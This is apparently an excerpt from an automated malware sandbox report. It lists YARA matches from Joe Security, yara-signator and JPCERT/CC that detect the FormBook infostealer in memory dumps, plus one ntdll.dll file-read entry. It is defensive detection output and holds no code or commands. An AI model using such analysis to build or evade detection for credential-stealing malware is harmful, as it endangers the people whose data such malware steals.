Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.680092656.0000000000200000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.680092656.0000000000200000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.680092656.0000000000200000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.680132856.0000000000230000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.680132856.0000000000230000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.680132856.0000000000230000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.680038581.00000000000D0000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.680038581.00000000000D0000.00000040.80000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.680038581.00000000000D0000.00000040.80000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	E86D7	NtReadFile

Disassembly

No disassembly